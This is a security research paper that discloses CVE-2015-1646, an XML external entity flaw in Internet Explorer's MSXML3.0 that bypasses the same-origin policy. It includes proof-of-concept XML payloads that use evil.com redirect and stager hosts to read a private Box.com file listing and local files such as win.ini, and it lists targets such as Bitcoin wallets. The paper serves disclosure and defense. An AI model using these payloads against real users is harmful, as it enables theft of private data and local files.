IE XXE - CVE-2015-1646

Hormazd Billimoria,Xiaoran Wang,Sergey Gorbaty,Jonathan Brossard -
hbillimoria,xiaoran.wang,sergey.gorbaty,jbrossard@salesforce.com

Product Security, Salesforce, U.S.A.

Abstract. This article will demonstrate Microsoft Internet Explorer is vulnerable to XXE up to version 11 on Windows XP and 7. The 0-day vulnerability enables an attacker to exfiltrate arbitrary local files and information across web origins with a malicious web page. We present a proof of concept exploit that reads a local file without user's consent and displays that file content on the webpage. We will provide recommendations on how to protect user's data and enforce Same-Origin Policy across different features.

Keywords: Browser, SOP, Exploit, XXE.

1 Introduction

XML has been the de-facto communication format for a long time and still is for a lot of applications and services. The risk of using it has been well understood. Past attacks to XML include Xml eXternal Entity, XML Entity Expansion, XML Injection, etc. and they have been discussed in many papers and conferences. However, the risk is mostly understood for server side application and less in client-side application. In this paper, we are going to discuss how to leverage Xml eXternal Entity to exploit local browsers such as Microsoft Internet Explorer and bypass same origin policy, leading to arbitrary reading of files across origins and from the file system.

2 Background

2.1 Xml eXternal Entity (XXE)

XXE is not new and many researches have been done on it. In a nutshell, XML allows inclusion of external resources/entities and the parser will fetch the resources automatically. This was seen mostly on servers where if an XML parser processes a user controlled XML file, it would be vulnerable to server side resource inclusions and potentially arbitrary command executions. Different libraries then patched with defenses such as disabling external entities by default or giving user an option to disable the resolution of external entities before parsing. For example, there were fixes in libxml2 that disabled external entity resolution by default[1]. On the other hand, browser vendors also applied patches to prevent XXE in their products[2][3][4].

3 MSXML3.0


Although MSXML3.0 is deprecated and replaced by MSXML6.0, it is still available in older versions of IE. Since we can force compatibility mode in IE, we can effectively include the vulnerable DLL even into the new versions of IE by emulating the behavior of old versions in IE. There are many ways that compatibility mode can be forced, and we chose to use a <meta> tag to accomplish the goal. So the first test HTML page looks like the following.

```
<html>
    <script>
        xmlDoc = "<?xml version=\"1.0\" encoding=\"utf-8\"?>\n" +
                "<!DOCTYPE export [\n" +
                "<!ELEMENT export (#PCDATA)>\n" +
                "<!ENTITY % loot SYSTEM \"http:///someservice.com/secret\">\n" +
                "<!ENTITY % stager SYSTEM \"entity.xml\">\n" +
                "%stager;\n]>\n <export>&all;</export>";
        xmlDoc = CreateMSXMLDocumentObject ();

        xmlDoc.loadXML (text);

        if (xmlDoc.parseError && xmlDoc.parseError.errorCode != 0) {
            errorMsg = "XML Parsing Error: " + xmlDoc.parseError.reason
                      + " at line " + xmlDoc.parseError.line
                      + " at position " + xmlDoc.parseError.linepos
                      + " srctext = " + xmlDoc.parseError.srcText;
        alert (errorMsg);
        } else {
            var loot = xmlDoc.documentElement.nodeTypedValue;
            alert(loot);
        }
    </script>
</html>
```

where entity.xml looks like the following

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY all "%loot;">
```

The reason we have to include a second stage payload (entity.xml) is that parameter entities cannot be referenced at the place where it is defined. This style of chaining payloads is not new and has been discussed in many presentations[5].When the test HTML pages is loaded and after the *CreateMSXMLDocumentObject()* is invoked, MSXML3.0 kicks in and we can verify that it is loaded into the memory.




Time of Day	Process Name	PID	Operation	Path
11:53:46.2644513 AM	iexplore.exe	3540	RegOpenKey	HKCU\Software\Classes\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}
11:53:46.2644552 AM	iexplore.exe	3540	RegOpenKey	HKCR\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}
11:53:46.2644616 AM	iexplore.exe	3540	RegCloseKey	HKCU\Software\Classes
11:53:46.2644643 AM	iexplore.exe	3540	RegQueryKey	HKCR\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}
11:53:46.2644713 AM	iexplore.exe	3540	RegOpenKey	HKCU\Software\Classes\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}\TreatAs
11:53:46.2644755 AM	iexplore.exe	3540	RegOpenKey	HKCR\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}\TreatAs
11:53:46.2644849 AM	iexplore.exe	3540	RegCloseKey	HKCR\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}
11:53:46.2646165 AM	iexplore.exe	3540	CreateFile	C:\Windows\System32\msxml3.dll
11:53:46.2647114 AM	iexplore.exe	3540	QueryBasicInfor...	C:\Windows\System32\msxml3.dll
11:53:46.2647156 AM	iexplore.exe	3540	CloseFile	C:\Windows\System32\msxml3.dll
11:53:46.2647748 AM	iexplore.exe	3540	CreateFile	C:\Windows\System32\msxml3.dll
11:53:46.2648363 AM	iexplore.exe	3540	CreateFileMapp...	C:\Windows\System32\msxml3.dll
11:53:46.2648561 AM	iexplore.exe	3540	CreateFileMapp...	C:\Windows\System32\msxml3.dll
11:53:46.2649301 AM	iexplore.exe	3540	Load Image	C:\Windows\System32\msxml3.dll
11:53:46.2649470 AM	iexplore.exe	3540	CloseFile	C:\Windows\System32\msxml3.dll
11:53:46.2650831 AM	iexplore.exe	3540	RegOpenKey	HKLM\Software\Microsoft\Msxml30
11:53:46.2651593 AM	iexplore.exe	3540	RegOpenKey	HKLM\Software\Microsoft\Msxml30

Fig. 1. The MSXML3.0 Dll being loaded into IE

4 Breaking the Same Origin Policy (SOP)

We were researching about how would SOP be enforced between the browser engine and the XML parser, because XML parser has to use the browser engine as a resolver for external entities in order to make sure the external entity belongs to the same origin of where the XML is served from. One way thatâĂŹs always worth checking is SOP after redirection. We created a redirection handler on the attacker controlled site and make an redirection to the external entity. Below is the new XML payload to read our test Facebook user's profile information across origins.

```
xmlDoc = "<?xml version=\"1.0\" encoding=\"utf-8\"?>\n" +
        "<!DOCTYPE export [\n" +
        "<!ELEMENT export (#PCDATA)>\n" +
        "<!ENTITY % loot SYSTEM \"" +
        "http://evil.com/redirect?" +
        "site=https%3A%2F%2Fapp.box.com%2Findex.php%3Frm%3Dbox_item_list">\n" +
        "<!ENTITY % stager SYSTEM \"http://evil.com/entity.xml\">\n" +
        "%stager;\n]>\n <export>&all;</export>";
```



XML Parsing Error: A string literal was expected, but no opening quote character was found.
 at line 1 at position 836 srctext =
{"type":"unidb","params":{"file_sort":null,"users":{"232303539":{"unidb":"user_232303539"}},"group_tags":[],"folder_sort":null,"is_trash_disabled":false,"master_invites":[],"current_page":1,"page_size":20,"page_count":1,"path":{"p_0":{"id":0,"last":1,"name":"All Files","item_url":"https:\/\/app.box.com\/files\/0\/f\/0","url":"\/files\/0\/f\/0\/"}},"pending_collab":[],"sort":"date","sort_direction":"DESC","status":"success","upload_redirect":null,"account_info":{"is_enterprise":false,"bandwidth":0,"space_used":"20.8KB","is_trash_disabled":false,"total_space":"10.0GB","account_type":"lite","account_type_display_name":"Personal"},"is_deleted":1,"required_pending_collab":null,"rejected_collab":null,"linkedin_update_file_name":null,"disable_popup_linkedin":null,"is_scrollable_ellipses_menu":false,"html":"\n   \n\n<li data-type=\"item-row\" data-typed-id=\"f_26099814041\" class=\"item file\"id=\"c0_f_26099814041\"><div class=\"dnd\" draggable=\"true\" data-downloadurl=\"application\/octet-stream:dogfile:\/index.php?rm=box_v2_download_file&amp;file_id=f_26099814041&amp;print_download_url=1\" style=\"display:block;\"><ul class=\"file_properties man\"><li class=\"lock_right_icon\"><div class=\"lock sprite_16x16_lock\"><\/div><\/li><li class=\"concurrent_lock_right_icon\"><div class=\"concurrent_lock sprite_16x16_users_pencil\"><\/div><\/li><li class=\"locked_key_right_icon\"><div class=\"locked_key sprite_16x16_locked_key\"><\/div><\/li><li class=\"task_to_complete\"><div class=\"sprite_16x16_task\" data-hover=\"tooltip\" aria-label=\"Click to see task(s) assigned to you\"><\/div><\/li><\/ul><div class=\"media man\"><div class=\"img\"><div class=\"thumb_small sprite_doc_32_32-blank\"data-background-image=\"\"style=\"\"><div class=\"corner_overlay sync sprite_16x16_sync\" data-hover=\"tooltip\" aria-label=\"Synced|Box Sync is enabled for all ite...

```
<!--DOCTYPE html-->
<html>
  <head>…</head>
  <body>
    <h1>Hello World</h1>
    <div id="to"></div>
    <script>…</script>
  </body>
</html>
```


Fig. 2. Reading private file "dogfile" across origin on Box.com

Same origin policy is bypassed! It seems like IE only checks SOP for the initial request but does not enforce SOP in the case of a redirection. Therefore an attacker can create a malicious website and the user's private information can be stolen across domain. In fact all JSON endpoints relying on cookie-based authentication are vulnerable to this exploit as the JSON payload can be reliably retrieved. There are some limitations on what characters in the payload are considered valid by the XML parser and we will discuss that at the end, but JSON payload are not affected. It is also interesting that SOP was also bypassable in Adobe Reader through a redirection[6].

5 Breaking Web Boundaries

We continued on with our research and wanted to look into whether the SOP bypass can lead to more fruitful places. What about an attacker tries to steal local files besides information across sites? Browsers are usually very good on setting a strict boundary between the Web and local filesystem and prompt user's permission if there is any request to access local files from a webpage. Below is a new payload we experimented with.

```
xmlDoc = "<?xml version=\"1.0\" encoding=\"utf-8\"?>\n" +
        "<!DOCTYPE export [\n" +
        "<!ELEMENT export (#PCDATA)>\n" +
        "<!ENTITY % loot SYSTEM \"http://evil.com/redirect?site=" +
        "file:///windows/win.ini\">\n" +
        "<!ENTITY % stager SYSTEM \"http://evil.com/entity.xml\">\n" +
        "%stager;\n]>\n <export>&all;</export>";
```



http://test.x1a0ran.com/sopbypass/bypass.html?evil=file:///windows/win.ini

Hello World

```
<!--DOCTYPE html-->
<html>
  <head>…</head>
  <body>
    <h1>Hello World</h1>
    <div id="to"></div>
    <script>…</script>
  </body>
</html>
```

Message from webpage

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
[MCI Extensions.BAK]
3g2=MPEGVideo
3gp=MPEGVideo
3gp2=MPEGVideo
3gpp=MPEGVideo
aac=MPEGVideo
adt=MPEGVideo
adts=MPEGVideo
m2t=MPEGVideo
m2ts=MPEGVideo
m2v=MPEGVideo
m4a=MPEGVideo
m4v=MPEGVideo
mod=MPEGVideo
mov=MPEGVideo
mp4=MPEGVideo
mp4v=MPEGVideo
mts=MPEGVideo
ts=MPEGVideo
tts=MPEGVideo
```

Fig. 3. Reading win.ini on the local computer without user approval

The Web-LocalFileSystem boundary is crossed! An attacker is able to read arbitrary files from the userâĂŹs filesystem without any userâĂŹs approval by serving a malicious webpage.

6 Limitations

Because the XML parser is expecting the external content as valid XMLs, certain characters are not allowed and can cause the attack to fail when they appear. For example, `\x00, &, %` are not allowed thus making most of the regular HTML pages fail to be extracted. However, API based web pages that returns JSON or plaintext and most of the ext files on the file system would work. In addition, some read-access-locked local files cannot be stolen as Windows prevents two processes from reading the same file concurrently (e.g. registry files, SAM files, etc).

7 Collecting the loots

Here are some files are tried to extract, some succeeded and some failed with explanations.

– Successful Trials
  - ⋆ Any text file on the `C:/somedir/` with a known file name and path. *(e.g. file:///windows/win.ini)*
  - ⋆ Any text file under `C:/User/YourUserName/*` with a known file name.
    - ∗ *YourUserName* can be determined with our SMB vulnerability. TODO: reference our SMB whitepaper
    - ∗ For example, some Bitcoin wallet text files are stored in `C:/Users/YourUserName/Appdata/Roaming/Bitcoin/wallet.dat`
  - ⋆ Web: Any page that returns private data in JSON with Cookie authentication

– Failed Trials
  - ⋆ Browser Cookies
    - ∗ IE: stored in files with random file names
    - ∗ FF/Chrome: Binary format SQLite files
  - ⋆ RSA Token: Binary format
  - ⋆ Outlook Email: Binary format
  - ⋆ Registry and SAM file: Read-protected
  - ⋆ Web: Pages that are pure HTML or need authentication with custom headers

8 Conclusion

While maintaining compatibility, browser vendors should make sure that no security vulnerabilities can be introduced retrospectively. In addition, browser vendors should make sure interactions with external libraries or services still has its base on basic browser security policies such as Same Origin Policy.

References

1. Ubuntu: Apply upstream patch to close xxe vulnerability in precise. (https://bugs.launchpad.net/ubuntu/+source/libxml2/+bug/1194410)
2. Chrome: Cesa-2009-008 - rev 1. (https://security.appspot.com/security/CESA-2009-008.html)
3. Apple: Apple safari local file theft bug. (https://security.appspot.com/security/CESA-2009-006.html)
4. Microsoft: Upgrading to msxml 6.0. (http://blogs.msdn.com/b/xmlteam/archive/2007/03/12/upgrading-to-msxml-6-0.aspx)
5. Timur Yunusov, A.O.: Xml out-of-band data retrieval. (https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf)
6. Sneak: Adobe reader same-origin policy bypass. (http://www.sneaked.net/adobe-reader-same-origin-policy-bypass)